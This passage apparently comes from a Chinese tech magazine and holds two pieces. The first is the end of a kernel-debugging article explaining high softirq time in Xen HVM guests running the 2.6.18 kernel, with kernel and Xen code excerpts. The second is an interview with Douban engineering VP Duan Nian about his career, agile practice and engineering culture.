        tmp = cputime_to_cputime64(cputime);
        if (hardirq_count() - hardirq_offset)                    // 硬件中断上下
文
            cpustat->irq = cputime64_add(cpustat->irq, tmp);
        else if (softirq_count())                                // 软中断上下文
            cpustat->softirq = cputime64_add(cpustat->softirq, tmp);
        else if (p != rq->idle)                                  // 其他内核态上
下文
            cpustat->system = cputime64_add(cpustat->system, tmp);
        else if (atomic_read(&rq->nr_iowait) > 0)                // io 上下文
            cpustat->iowait = cputime64_add(cpustat->iowait, tmp);
        else                                                     // cpu 空闲
            cpustat->idle = cputime64_add(cpustat->idle, tmp);
```

```
    /* Account for system time used */
    acct_update_integrals(p);
}
```

si 高，意味着大量时钟中断发生时中断的是软中断上下文。我们正常看到软中断高一般都是网络 IO 特别频繁的时候出现，但是当前环境可以确认网络 IO 很空闲，而且同样的负载32内核却 si 不高。莫非是18内核存在部分软中断处理函数有 bug，导致软中断处理时间过长？带着这个猜测，试探性的在18内核软中断处理函数上准备加些日志，碰了个几个问题：1）软中断上下文太多，具体是那个软中断并不好判断；2）如何把异常软中断筛选出来，避免每次软中断都打印（18内核没有 trace_printk）。第一个问题由于所有函数需要进入软中断上下文都需要 add_preempt_count(SOFTIRQ_OFFSET)，而这个操作被封装在__local_bh_disable，同时所有软中断下文退出都被封装在*local_bh_enable*函数，因此只需要对这一对软中断进行函数监控，就能知道软中断进出记录。第二个问题比较好解决，既然异常软中断是由于处理时间过长导致，那么在进入软中断时记录时间，退出软中断时再次记录时间，计算两者之间的差值，如果时间差大于一个设定的值则打印即可。对第二个问题，还存在一种变通的方式，刚好我们需要看 si 高的原因，而每次 si 采集都是在时钟中断处理函数中(account_system_time)，因此可以统计每次软中断处理函数中时钟中断数的变化值。

调试输出的结果有点意外，18内核有的软中断处理函数中竟然发生有数十次的时钟中断产生。跟踪确认这一中断发生时间是集中在__do_softirq 中 local_irq_enable 时刻。

```
asmlinkage void __do_softirq(void)
{
...
    local_irq_enable();
    大量时钟中断
...
}
```

进一步分析，发现真正软中断处理的时间并没有超过1个 jiffie。也就是说18内核存在1个 jiffie 产生大量时钟中断的问题。

到这如果对虚拟化时钟中断有了解的话就能反应出，这应该是 xen hypervisor 补偿给虚拟

机的中断。由于虚拟化之后每个虚拟机对应的都是虚拟的 CPU（Virtual CPU），这些虚拟 CPU 由 xen hypervisor 进行调度（类似进程调度），当虚拟 CPU 被调度下去之后如果有对应虚拟 CPU 的时钟中断上来，此时并不一定会立即唤醒该虚拟 CPU，而是由 xen hypervisor 进行时钟中断次数的记录(hvm 虚拟机的情况)，当虚拟 CPU 被调度执行时再通过中断注入的方式进行中断补偿，因此可能会出现虚拟 CPU 在数毫秒都没有中断情况。

OK，也就是说18内核补偿的时间中断都是集中在软中断中触发，导致18内核看起来 si 很高，而并不是由于软中断处理时间过长导致。那为啥32内核不会出现 si 高的问题，既然同样是 VCPU，同样也有调度，理论上也应该要进行时钟中断补偿才对？ 那么可能存在的原因有两个:1)32内核补偿的中断并不是在软中断上下文触发;2)32内核确实并不需要进行中断补偿。这就需要进一步了解 xen hypervisor 对 hvm 虚拟机中断补偿的具体实现才能进行判断。对 Intel 的 CPU 来说，xen 对 hvm 虚拟机中中断的虚拟化是通过 Hardware Assisted Virtualization Intel Virtual Techonlogy(Intel VT)实现的，这也是启动 hvm 虚拟机需要 CPU 支持 vmx 指令集的原因。简单讲就是在使用 Intel VT 之后，HVM 的虚拟机执行特权指令时会触发一次 VM Exit 陷入 xen hypervisor 内核，当 xen hypervisor 处理完返回到虚拟机中时执行一次 VM Entry。

```
ENTRY(vmx_asm_do_vmentry)
        GET_CURRENT(%rbx)
 jmp  .Lvmx_do_vmentry

.Lvmx_do_vmentry:
 call vmx_intr_assist

void vmx_intr_assist(void)
{
 ...
 非 vmx_virtual_intr_delivery 模式时 {
     vmx_inject_extint(intack.vector, intack.source);  // 注入一个中断
     pt_intr_post(v, intack);                 // 更新 vcpu 中断统计
 }
 ...
}

void pt_intr_post(struct vcpu *v, struct hvm_intack intack)
{
 ...
 if ( pt->one_shot ) {
```

```
        if ( pt->on_list )
                list_del(&pt->list);
        pt->on_list = 0;
            pt->pending_intr_nr = 0;
    } ... {
            ...
            if ( --pt->pending_intr_nr == 0 )
            pt_process_missed_ticks(pt);
        ...
    }
    ...
}
```

至此基本了解清楚，也就是说每次 VM Entry 的时候是时钟中断补偿的时机，每次中断补偿仅补偿一个时钟中断，每补偿完一个中断之后对应的中断 pending 计数 pending_intr_nr 减一。引起注意的是 pt->one_shot，18内核使用的是传统的基于时间轮的定时器（每次时钟中断到达时处理过期定时器），32内核的是高精度定时器框架（允许在精确的到期时间点处理到期定时器），18内核仅支持 periodic 的时钟中断，32内核默认使用的是 one-shot 模式的时钟中断。从代码中可以看出当内核时钟中断定时器是 one-shot 模式的，那 xen hypervisor 并不进行后续的时钟中断补偿。

为了验证该想法，在32内核启动的时候添加了 nohz=off highres=off，这样32内核的时钟中断也是 periodic，实验结果表明使用 periodic 时钟中断的32内核也会出现 si 高的问题。

那么剩下的问题就是，既然不补偿时钟中断，那么32内核 one-shot 模式下的时钟是如何进行补偿的呢？首先一个问题是 one-shot 模式下，时钟中断是如何保证隔一个 tick 产生一次？

```
void hrtimer_run_pending(void)
{
 ...
 if (tick_check_oneshot_change(!hrtimer_is_hres_enabled()))
     hrtimer_switch_to_hres();
 ...
}

static int hrtimer_switch_to_hres(void)
{
```

```
 ...
 tick_setup_sched_timer();
 ...
}

void tick_setup_sched_timer(void)
{
     struct tick_sched *ts = &__get_cpu_var(tick_cpu_sched);
 ...
 hrtimer_init(&ts->sched_timer, CLOCK_MONOTONIC, HRTIMER_MODE_ABS);
 ts->sched_timer.function = tick_sched_timer;
 ...
}

static enum hrtimer_restart tick_sched_timer(struct hrtimer *timer)
{
 ...
 hrtimer_forward(timer, now, tick_period);
 return HRTIMER_RESTART;
}
```

在 one-shot 模式下是通过设定一个定时器来实现周期性时钟中断的，在定时器处理函数中进行编程设定下一次触发时间为一个 tick_period。这样如果不是进入 nohz 模式，这个定时器就会周期性的产生，实现周期性的时钟中断。

分析完 one-shot 模式下时钟中断处理函数，32内核 one-shot 模式下在不补偿中断时时钟如何进行补偿问题就得到解释了。也就是说32内核在 one-shot 模式下，时钟中断触发之后会对下一次模拟时钟定时器进行编程，但是由于系统记录的时间远小于真实的时间，因此定时器到期时间还是在当前时间之前，会被 xen 很快的触发，然后继续触发中断处理函数，再继续编程下一次定时器到期时间...直到所有时钟中断处理函数被补偿完成为止。

也许还有人会有疑问，32内核本质上还是补偿了时钟中断，为啥它不会算到软中断上下文里面？ 这是因为下一次时钟中断需要由 xen 触发，并且需要在下一个 vm entry 时候才能注入到 guest vm 中，而软中断上下文剩余的部分并不会导致 vm entry。

问题解决方案

首先这仅仅是一个显示问题，32内核显示在 us 里面，18内核显示在 si 中，并不会对进程实际运行有影响。如果不是对 si 监控有要求并不需要做任何特殊处理。

如果确实需要监控 si，那么可以考虑的方式有以下两种：

1）升级内核到2.6.32以上，使得系统使用 one-shot timer；

2）换用 pv kernel；

原文链接:
http://kernel.taobao.org/index.php/Kernel_Documents/xen_hvm_guest_18_si_high

程序人生

段念：永远选择自己想要的（图灵访谈）

段念，现任豆瓣工程副总裁，曾在 Google，乐元互动，OpenTV 等公司任重要职位，并在华中科技大学获得了硕士学位。他在华为的时候抛弃了大家羡慕的市场部岗位，只为了去“搞技术”。他在通讯行业如日中天的时候离开了，只为了加入“快节奏”的互联网企业。他在 Google 的时候放弃了这份充满幸福感的工作，只为了见识一下“真正的风浪”。如今他来到了豆瓣，做起了技术圈大牛不屑的技术管理，只因为他在这里找到了实实在在“可以做的事情”。段念的“舍”和“得”相伴而行，这是一种久违的敢于设计自己人生的勇气。


[+]查看原图

感觉像个超人

“那段时间，我需要从机场一直写到下飞机，最紧张的一次是在出租车上还在接着调试，到下车时刚刚弄完。”

你从什么时候开始编程的？

我上小学的时候因为偶然的机会可以接触计算机，教电脑的老师看见我很感兴趣，所以就从英文字母开始，教我最基本的代码（BASIC）。上初中后，**因为邓小平说：“计算机要从娃娃抓起。”**所以当时学校开设了计算机班。后来因为升学压力，父母不让我花太多时间在计算机上，从高中开始就主要去搞各种数学、物理竞赛，基本不写代码了。但对计算机的兴趣是一直保留了下来，重拾代码是从进大学开始的。

你大学的专业是什么？谁帮你选的？

我的父亲三兄弟都是大学生，一位是学士、一位是硕士、还有一位是博士。上大学选专业的时候，对于他们提供的专业意见，我基本上没有什么反驳的机会。他们商量之后给我选了一个专业，电力系统。他们觉得现在很多专业的形势都看不清，但是国家要发展，一定会需要能源。当时他们能看到的计算机系毕业生的未来就是去某个大企业做机房主任。

我上大学听了专业课之后，就知道我不喜欢这个专业。**当时的老师说：这个是我们最新的技术，15年前的。**这个行业太稳定了，任何新技术都很难在这个领域里尝试。当时我听完就没有信心了。从大二开始，我专业课就上的很少了。基本每天跑去机房呆着。

那时候的上机费很贵吧？你在机房学编程？

机房上机有两个苦难。一是上机很贵，每小时要1、2块钱，而一年的学费才只有400块。还有一个是时间，机房老师中午12点要下班，然后要把门锁上出去吃饭，下午1点半左右回来。如果我中午也去吃饭就要重新排队了，所以我每天带着一个面包和一瓶矿泉水，中午就坐在门口等着开门。

当时很多人都去机房打游戏，但是我比较另类，一般都是拿着一本书敲代码。我当时学 C 语言的时候，我的第一个“hello world”怎么也显示不出来，我在那里搞了半个小时，特别着急，后来旁边一位高年级同学实在看不下去了，告诉我，你忘敲分号了。说起来，自学还是一件很辛苦的事。

大四快毕业时我在导师那做毕业设计，我的机器很烂，但是当时屋里有两台破机器堆在地上，我一看，竟然配置都很好，于是我就把两台机器拆了，拼成一台机器，又能用了。导师觉得我动手能力很厉害，所以让我和博士们一起去做项目。当时他们的问题被我搞定了，老师也很喜欢我，问我要不要读研究生。但是当时还是不想，找工作去了。

你是怎么找第一份工作的？

当时听说华为不错，于是我就跑到深圳，住在我叔叔的一个朋友家里。我连华为在哪里都不知道，给114打电话，查到了华为通讯有限公司。

我没有投过简历，当时还没有毕业证，我就带着导师的推荐信和我做的一个项目去了。**华为说应届生招聘已经结束了。我说，要是有特别优秀的你们也应该考虑一下嘛。**当时我的心态特别好，结果整个面试很顺利地就通过了。

你第一份工作是在华为，华为给了你这个行业的信心吗？

我一直都认为人生充满了惊喜，有很多事情是规划不出来的。我进入华为之后，要定岗，一般大家都愿意去市场部，因为华为最强的是市场部。但是我们这届非常奇怪，一共15个人，有14个想去做研发，还有一个要去生产部门。新人培训结束后，大家都上台分享自己这段时间的感想。当时我表现得很积极，结果市场部就看中我了，一定要我去市场部。虽然我自己不乐意，但是也没有办法。我去了市场部之后，一直不太喜欢。当时的国内市场很多关系的成分，基本用不上专业技能。于是我和市场部要求要去做研发，研发团队考了我一下，发现我还可以，就同意了。当时市场部应该是觉得我脑子进水了吧。

我刚到研发部，公司就要成立测试部门。外面招不到人，就得从公司内部转。我这种新来的就被转过去了。我当时还挺不乐意的，本来目标是奔着比尔•盖茨去的，这要我去干什么呢。

两年后我还是离开了华为。华为那时候有企业文化的小册子，里面用黑体字印着 “任总语录”，周末需要学习，还需要发言和写感谢。那些写出来的感想有时候看着真的挺肉麻的。**说实话，看到那个语录我就想起了家里保留的文革时期的红宝书。**站在公司的角度上说，这个东西未必是错的，它确实能解决一些问题，但是我个人不喜欢这种方式。这件事对我自己风格的形成有很大影响，我现在仍然很抗拒从上到下，整齐划一的统一思想行为。

辞职后想清楚自己要干什么了吗？

辞职后，我想出来看看，想想自己到底想要什么样的生活。刚好我在华为有几万块钱的存款，所以想回学校继续学习，可以用这笔钱来上学。我已经很清楚地知道以后我不会再做电力系统方面的工作，所以研究生学习三年来的重点都放在软件上。由于我是唯一一个真正有软件研发经验的人，所以在大学做了好些项目，老师给我的补贴比普通硕士要多。不能说这三年里我完全想清楚了自己要做的事，但整个经历的确很愉快，现在想起来觉得那段时间的休整很有价值。

硕士毕业之后去做什么工作了？

02年硕士毕业后，我去了广州一家叫新太科技的公司，是一家 A 股上市公司。我去了那里之后马上就被分到测试部门去了。我非常惊讶，因为为了避免这样的事情，在简历里我只字未提在华为的测试经历。我去问研发总监这是怎么回事，他说：我们这里的测试部门水平很差，这批毕业生里我们调了两位最好的去测试部门，希望你们能帮他们一下。**当时我就觉得，这就叫命吧，于是就认命了。**

现在想想，这件事并不是坏事。同样的事情不同的人来做效果是完全不一样的。这家公司测试部门做事很糟糕，部门的老员工没有太多意愿主动推进事情。我还在试用期间，就有了一个新项目，叫做固网短信，就是往固定电话发短信。当时手机还不普及，这个事情看起来还是有市场的。当时测试部门没人愿意做这件事，第一是风险很大，这件事情本身也不在公司的主要方向上；第二是由于这里涉及很多公司以前没有用过的技术，参与者需要投入的学习成本比较高。所以所有人都往后退。

我的态度很明确，所有事情都是要学的，学什么又有什么关系呢？我相信任何事只要坚持去做做看，对于自己来说肯定是有收获的。现在我也认为，**处在学习期的时候，没必要那么精明地去挑做什么事，不管能不能做成，你经历过的这些事永远都是你的。**

当时虽然没有加班费，但是我每天都会加班。这个项目我做了半年时间，我是这个项目的测试负责人，同时，我没有仅仅把自己定义成一个测试者，所以最后我变成了熟悉系统的，在平台上二次开发做得最好的人。

随后公司开始推进这个业务，市场部就带着我到处做推销。销售人员有什么想法，就会给我

打电话，给我1、2天的时间把 DEMO 准备好做现场演示。由于固网短信平台本身还不够稳定，所以做 DEMO 的时候经常需要修改和调试平台中的代码。**那段时间，我需要从到机场一直写到下飞机，最紧张的一次在出租车上还在接着调试，到下车时才刚刚写完。**我当时很享受，我感觉这个工作就像是超人一样，做完事就凯旋而归。

你成功地完成这个项目的结果是什么？

虽然从这件事我并没有获得直接经济上的巨大回报，但是给了我巨大的信心，我发现我能做的事还挺多。当时老板也想把我提拔上来，但是毕竟我还只是毕业了一年，所以给了我一个副某某的 title。在这件事半年之后，我很奇怪他们为什么不给我加薪。于是我和部门经理要求要涨薪，他说没有这样的先例，涨500块钱可以，多了不行。**我觉得我比很多人強好多，我不会因为钱这件事不好意思，我值多少钱我心里有数。**于是我就直接去找总监，我说没有先例是因为没有像我这样的人，有这样的人摆在面前你们还不抓紧，最后总监只肯给我涨500到800。于是我就离职了。

美丽新世界

“在这样变幻多端的环境中，我感受不到外界的巨变，所有风浪 Google 都替我扛住了，我只要做自己的事就好。这越来越无法满足我的好奇心，我就是想知道外面是什么样的。”

有没有想过去更大的城市看看？

在广州我过得很舒服，我很喜欢广州。但是广州真的太小了，在参加行业聚会里遇到的很多人，我并不觉得他们比我懂得多，甚至还不如我呢。我觉得很不妙，是不是我再干一年就到头了？**我才20多岁，职业生涯就要到头了，这是件很让人恐惧的事情。**

我想要不要跑去北京、上海，但是我觉得自己什么都没有，去了其他城市压力会很大的。人在压力大的时候容易做出错误的决定。于是我有意识的选择了某个上市公司在广州的研究院。我在研究院呆了一年多的时间之后，北京有一个机会，要招总经理助理，是偏技术的职位，要用内部公开竞聘的方式选拔。当时公司内部据说已经内定了一个人选，另一个竞聘者相当于陪太子读书的角色。其他人都知道是怎么回事，既然内定就都不报名了。

我属于不信邪的这种，就报了名。我是抱着比他们做得好的心态去的。所以在答辩的时候我

发挥地很好，摆出那种领导们想保都没法保的架势。一般答辩完当场就应该有结果，但是这个不行，他们还要讨论一下。后来过了几天给了我一个消息，要派我去了，最后给了部门总工程师的头衔（又是个奇怪的头衔）。

后来我又在北京呆了一年多。**当时通讯行业应该还处于不错的状况，但我觉得做事的节奏真的是太慢了，或许那个时候我隐约感觉到这个行业的颓势。**我想找一些更刺激的事情做。于是我和几个人创业去了。这件事给我的教训就是不要和自己了解不够深的人去创业。不仅要认识，还要有深入的了解。尤其是对钱的态度、做事的态度、对未来的期望等等。

后来你考虑去互联网公司工作了吧？

2006年初 Google 在国内做招聘，我投了一份简历，几个月都没有回音。06年底我想退出创业的时候，有猎头找我去 OpenTV，他们的质量部门在中国，缺一位总监。我正在考虑的时候，Google 过了一年忽然想起我了，要我去面试。Google 的面试很有名，我想即使通不过，去见识一下也好啊。**我在 Google 一共面了7轮，都是美国的工程师飞过来面的，这真是我这辈子经历过最长的面试。**面试完后，Google 方面拖拖拉拉地搞得我很不爽。但是猎头那边的面试非常快，面试完成后两天之内就给了我 offer，于是我决定先去 OpenTV 看看。过了几天 Google 给我打电话，告诉我一个“好消息”，我也只好婉拒，说我刚接了别人一个 offer。但是 Google 表示这个 offer 一年都有效，而且鉴于我有另外一个 offer，所以给我的 package 要重新调整，比以前更好。但是我也不好意思反悔，只能是先在这边做做看。

我到了 OpenTV 发现，这个环境不是我喜欢的环境，官僚气很重。我下面有两个经理，层层汇报。我的主要工作就是和美国那边扯皮，接了任务之后，分下去就可以了。他们觉得我干的还好，但是我自己不爽。正好那段时间家里也有一些事情，所以想想，还是去 Google 算了。

去了 Google 之后，发现美国的总监做远程的管理工作负担很大，他其实也想找一个中国这边的经理。他问我对未来的规划是什么，我就说我想负责这个团队。于是一段时间后我就被任命为 Google 中国区软件测试经理。其实我觉得应该不止我一个人想做这个职位，但我可能是唯一一个这么直接了当要求这个职位的人吧。

为什么要离开 Google 这么好的公司呢？

我离开的原因并不是因为2010年 Google 在中国的事件，当时的环境下事情还是可以继续做下去的，也不会有职位方面的担心。真正的原因是，我觉得 Google 太大了，大得我只能看得它的现在，看不见过去，也看不到未来。

Google 的很多制度我都看不到它的所以然，不知道是如何形成的，这些制度虽然有效，但是却无法移植到其他企业。**Google 这样的大公司就像是一棵树，我就在树的下面，很舒服，不会经历风吹日晒，但是当我想看看天空的时候，我是看不到的。**在这样变幻多端的环境中，我感受不到外界的巨变，所有风浪 Google 都替我扛住了，我只要做自己的事就好。这越来越无法满足我的好奇心，我就是想知道外面是什么样的。

当时我在离职的时候有很多人大呼不解，你这么幸福，还要离开？你要是不爽，去美国不就好了。**我当时也确实考虑了去美国这个选项，当时我的上司说，要是你想来美国就告诉我一声。**我在美国出差的时候就一直在想，如果当游客当然很好，但是作为本地人的话还会很好吗？这件事我很不确定。到了那里，因为文化背景、教育背景的不同，很可能就没有什么往上走的空间了。和美国同事聊天、聊工作可以，其他就没什么可聊的了。打个比方，比如我是一个 VC，如果一个中国人过来说有个什么项目，我可能也愿意听听，但是如果过来一个南亚人，或者是和你文化背景完全不同的人呢？我觉得我才30多岁，还不需要考虑稳定安逸这件事。

你在过程中逐渐转型成一个技术管理者，为什么不把技术坚持到底呢？

我自己做超人的时候很累很充实，感觉很好。但是我感觉到一个人的能力再大也是有限的。一个超人也就能救下一辆火车。如果你想做大事的话，一个人再强也是无法成功的。所以我想让更多的人在我的团队里发挥出最好的水平，让每个人工作更有激情，让整个团队的水平超出每个个体之和。我觉得这样比一个人做英雄更厉害。

但是作为技术管理者的遗憾就是：不得不做一位幕后英雄，不能再享受解救世界的快感。但经过一段时间的调整后，我越来越喜欢技术管理工作。它能够激发别人的动力，让团队成员变得比我更有战斗力，这是件很有意思的事。

您是一位敏捷实践者，但是却经常“黑”一些敏捷观点，这是怎么回事？

国内的敏捷传播者经常会给人建立一些片面的观念。我举一个例子，我曾经应邀去做了一个

培训课程。课上我讲了一些敏捷的基础概念，但是底下观众完全没有反应。我觉得很奇怪，因为组织方告诉我这些人都是接受过 Scrum 培训的人，有很多 Scrum Master。于是我让他们举手告诉我有谁拿过 Scrum 的认证。一共就七八十人，有三十多人举手。我问，你们对于敏捷最大的问题是什么？**其中有一位举手说：我们的确是拿到 Scrum Master 认证了，但是我一直有一个问题想不通，我们到底为什么要做敏捷？**这样的问题让我很无语。

以 Scrum 为例。Scrum 的优点很明显。而 Scrum 既有原则性的框架，也有可实际操作的操作框架。对于已有自己工作方式的团队来说，导入 Scrum 显然比导入 XP 等方法易于操作。从这个意义上说，Scrum 提出了一个很好的框架。但是我不知道是无意还是有意，推广 Scrum 的公司很容易把它单单当成一个工具。似乎你用这套框架来做事情，就不用关心其他东西了，所有关注都落在那些细节上。有些人把做 Scrum 变成目标，我对这样的事很反感。

我见过很多团队做 Scrum，他们根本就不理解为什么要做 Sprint，老是纠结于到底一个 Sprint 应该是两周还是三周上。他们搞不清 Sprint 对产品的作用在哪里。我反对 Scrum 就是因为我见过太多的咨询公司把 Scrum 当成一个赚钱的招牌。咨询公司说，如果你能够按照这个流程来做事情，那你就应该敏捷了。所以上次在上海的 Scrum Gathering，我在台上说：**敏捷的最大好处是什么？那就是养活了一大堆咨询顾问。**

我在 Google 时候有人问我，Google 是一家敏捷的公司吗？我说是啊。他们说那 Google 是用什么呢，Scrum 还是 XP？我说都不是。他们就觉得那怎么能叫做敏捷呢。你看，就是有这样的问题。**Google 是说不需要划一个界限，什么是敏捷，什么不是敏捷，最重要的是做事的目的和目标，以及基本原则。**我觉得敏捷的核心价值观是通用的，但是随着公司的不同会有区别。敏捷的实践随着公司的不同更是天差地别。把敏捷的实践强行变成一个统一的框架，这怎么可能！

最近这两年敏捷的观念里面有不少误解，就是有些咨询公司有很大的责任。我在国内见过真正意义上做敏捷比较好的公司，他们的敏捷都各有特点，我从没见过两家公司做的敏捷在实践层面上完全一样。我们在豆瓣也做过结对编程的尝试，但是我们不喜欢，而 ThoughtWorks 就觉得结对编程很重要。他们没有错，他们的做法有他们的道理，但是我的做法也有我的道理。只要达成你的目标就好，怎么做又有什么关系呢？

豆瓣的气质

“豆瓣为什么需要这样的工程师文化，豆瓣没有这样的文化会不会垮掉？也许不会，但是那就不是豆瓣了。”

有人说国内工程师文化最接近 Google 的公司就是豆瓣了，你在两个公司都工作过，你怎么看？

确实有相似的地方。我甚至觉得豆瓣在“Don’t be evil”上做的比 Google 还彻底。豆瓣很强调工程师的作用，给工程师比较大的空间，这一点也很 Google 类似。、

豆瓣在用户价值的追求上可能比 Google 做得更过，Google 说如果你做对的事情，钱就会来。但其实 Google 的新工程师应该都上过 “一块钱是怎么来的”这类课程，在讲技术架构的同时，也会建立一个概念：Google 是怎么赚钱的。而在豆瓣，我觉得大家都不怎么提钱。我刚来的时候还挺奇怪的，为什么这件事没人说。**我当然相信，当你做对的事情，钱就会来，但是这仍然需要建立在对商业的考虑之上。**这些事没有什么好避讳的。当然，豆瓣把用户价值放在比赚钱更重要的位置上，这也是我喜欢豆瓣的一个地方。

我看人有几点，第一是不要把钱看得太重，看得太重的人我都不会靠得太近。另外，我还喜欢和有理想主义情节的人共事。不是说赚钱不对，而是应该有比赚钱更重要的事才好。这也是我加入豆瓣的原因。**最重要的是周围的人和你是不是一伙人，在豆瓣我找到了我的同类。**

豆瓣程序员看起来有一种独特的“文艺”气质，这样的气质从何而来？

公司本身的基因是由最初成立时的几个人决定的，以后做的事情又会进一步加强这样的基因特性。其实我并不觉得豆瓣的程序员有多文艺，但是和其他商业公司相比，对钱的问题上的确是显得更文艺一些。我们决不会让广告把我们的页面搞得乱七八糟。另外我们做的事情本身也是能让我们自豪的事情，责任感很多时候都是来自这里。

有些事情听起来风马牛不相及，你对你做的事情的认同感和代码质量怎么会有关系呢？你认为你做的事让你自豪，你自然会把代码写得漂亮。**如果你是在捏着鼻子做这件事，我不相信你会有意愿努力写出好代码。**

豆瓣一直都把 CODE 作为程序员们的工作环境，CODE 在豆瓣是如何起源的？

CODE 一开始有一个很简单的目的，就是做一个 GitHub 的 PR 流程，虽然 GitHub 很好用，但

是如果每个人都用的话还是很贵的。我们用不着那么多功能，只要一个 PR 流程。做完之后我们觉得还挺好用的，要不我们就来把它变得更好用一点吧！

这个项目是没有规划和组织的情况下，工程师自发参与进来的。他们自己来确定怎么做这件事，要加什么功能，确定什么样的规则，如何来投票。这件事从开始就没有一个从上到下的气氛，都是工程师自发的投入。一直到2013年的8月份之前，都没有全职的工程师来维护这个系统。后来由于 CODE 已经变成了我们的生态系统，需要工程师来确保它的稳定性，我们到现在也只有一位全职工程师来做这件事。

CODE 开源之后有什么效果？有团队在使用吗？

我们已经收到了一些 PR 和一些反馈，但是这件事最终能做成什么样我也并不确定。老实说我们这样的系统提供的功能 GitHub 大部分都有，CODE 最大的特性是体现了企业本身氛围和文化中的一些东西。

前段时间我跟国内传统企业软件开发的一些人有过交流，他们都非常羡慕这样的工作方式。但是我和他们接触了之后才知道为什么他们做不了这样的事，他们的工程师从来都不会认为自己的工作是值得骄傲的工作，所以他们就不会想办法让自己做得更好。我们的工程师的想法是，有了这样的工具，我们的效率会更高，我们工作的过程也会更然人愉快。

如果你写代码的同时并不追求这种快乐，你就不会觉得这样的工具有必要。**国内有很多人想做 GitHub，但是我觉得他们没搞清这个东西的本质是什么。**我觉得这个系统真正有价值的东西不是它提供了一个可以存放代码的地方，而是如何把它变成一个和组织的文化相契合的工作环境。

在豆瓣开发人员如何与产品经理合作？

豆瓣的开发人员和产品经理的合作也存在一些问题，但我并不认为这些问题需要彻底解决。经常会出现合作边界在哪里这样的问题。这个时候，我更愿意让他们自己来解决问题，因为这个事情没有固定结论。我们这里既有正面的例子也有反面的例子。PM 设计一个产品方案，工程师觉得不爽，用起来不舒服，于是开发人员自己做了一个产品上线了，反响很好。但并非全是这样。**所以我更愿意让不同团队自己来冲突，自己确定解决方案。**

但是还是有一些原则，如果产品经理是对这个产品负责的人，那么决定权就在他手上。工程师要是有其他想法，可以去说服 PM，也可以花一小部分时间来做你认为对的事情，如果你能用数据证明你的做法是可以的，那就可以按照你的方式来做。你会有这样的机会来证明你的想法，但是这样的机会也有比较大的代价，因为你得做两套产品了。如果你对你自己的正确性没有很大的把握，那也就没有什么好抱怨的了。所以在豆瓣里面我们并不抗拒冲突，在团队里我会接受大家用不同的方式来做事。

豆瓣创始人阿北说过：“不想当 CEO 的程序员不是产品经理。”你也写过关于全栈工程师的文章，在这件事上你对团队上有什么要求？

豆瓣上有人发了一条广播黑全栈工程师，文章说“我强烈鄙视所有号称或想要成为全栈工程师的人”。我充分理解他说这句话的初衷是什么，因为一个人不可能有那么多的精力和时间在每一个技术上都达到精通的状态。但是我们在说全栈工程师这个概念的时候，是希望工程师可以站在更全面的角度上看问题。

一个好的工作方式应该是这样的：**你是为解决问题负责，而不是对某个技术问题负责。**你要找到最好的方式来解决问题，可能就不能只考虑你所在的这个层面，你需要从多个角度和维度来考虑。比如你是一个后端开发为主的工程师，不了解移动端的开发方式和背景，你可能设计了一个自己觉得比较好的接口，但是移动端开发可能并不这么觉得。

当一个工程师拥有更多的技术栈时，当你能用 PM 的角度来看问题时，你得到的总体解决方案就更有可能接近最优解。全栈工程师更多是从这个角度来阐述，而并非是站在老板的角度，希望每个人什么都能干。

从我本人来说，我对这件事也深有体会。最近我读的书有相当一部分都是和人文相关的。有人说要学习管理就要读管理方面的书，我并不这么认为。管理本身是对人本身的理解，很多时候你需要换位思考。但是换位思考的前提条件是你能够站在别人的角度想问题。

有人说豆瓣的成功很大程度上归功于创始人阿北，他对你有什么样的影响？

我在还没有决定是否加入豆瓣的时候和阿北吃饭，问过一个关键的问题，我问他，你为什么希望我去豆瓣，你希望我能做什么？他说，豆瓣这么多年，尤其在工程师团队中形成了一些独特的文化，我希望你能用一些方式把这个文化传承下去，尤其在团队规模扩张的时候，我

非常需要你把这件事做下去。我又问，你为什么觉得工程师文化这么重要呢？如果其他人听到这个问题可能会说：这样的团队效率才会更高嘛。但是阿北给了我一个意想不到的回答，他回答的大意是说，**他并不觉得做这件事情的目的是为了工作效率，他觉得一个公司就应该是这样的。**他没有站在“效应”的角度上来讨论最大化，这个答案中的理想主义色彩让我很喜欢。

我喜欢这样的思维方式，我要的不是这件事带给我的结果，而是这件事本身。这和我的观点很契合。豆瓣为什么需要这样的工程师文化？豆瓣没有这样的文化会不会垮掉？也许不会，但是那就不是豆瓣了。

有人说豆瓣现在最欠缺的就是一个成功的客户端，你认同吗？

有道理。豆瓣在移动端上做过一些努力，但是确实一直都没有成功地占据一个好的位置。一个成功的客户端没有想象中那么简单。什么样的东西才是一个成功的移动端产品？恐怕这要结合豆瓣自身的状况。比如微信很成功，但那不是豆瓣出得了的东西，比如91很流氓，这也不是豆瓣做得了的东西。豆瓣能在移动端上做一个什么样的东西呢？豆瓣接下来可能会给大家一个回答。去年到今年，豆瓣积累了很多经验和教训，今年我对豆瓣在这个问题上的回答还是有信心的。

您在豆瓣工作以来的最大收获是什么？

阿北对产品的思维和远景有一个系统化和逻辑化的思考方式。我现在也开始参与公司新产品的孵化，所以我和阿北有相对密集的讨论。从产品的角度上来说，从他那里我学到了很多做事的方式。这是我来豆瓣这段时间对于我个人的一个直接收获。

从我来豆瓣之后，豆瓣的人员规模，组织结构，做事的方式都有一些调整。过程中，我是一个积极的参与者，包括工程师文化的倾向，工程师团队的认知，还有在具体的工程师的激励体系和机制方面，我都做了一些调整改变。这让我看到一个团队在业务和规模发生改变的时候，做一些什么样的事情才能适应和配合。

豆瓣在过去的八年时间里，形成了一个独特的文化，这个文化非常符合它在这八年中的状况。**但是这样的文化在面临挑战时也必须做出一定的适应和调整，不能说独特的就是好的。**但是反过来说，豆瓣的确有很多优秀的值得骄傲的地方是应该保留下来的。我希望看到像豆瓣

这样一个有特点的中国互联网公司，到底如何在这种多变地互联网环境中保持住自己，并向更高的地方前进。

您曾说过不鼓励“惩罚失败”，但是惩罚失败是某些老板的通用方法，你会如何面对这样的老板？

惩罚失败要讨论它的目的是什么。比如对银行而言，惩罚失败是有道理的，因为它的风险成本太高。对于互联网企业这样创新型公司而言，惩罚失败只会带来一个结果：遏制创新。因为只要是创新就一定会有失败，而且它的失败率高于成功率。这就是我这么做的出发点。

另外，我并不主张对任何失败都不做惩罚。**我有一个原则：失败必须是合理的失败。**这件事如果是在公司业务范围里做出的合理尝试，失败了是没关系的。但如果是不合理的尝试，我们明明知道不会有结果，而你又投入了大量精力去做，我就会觉得这件事是有问题的。

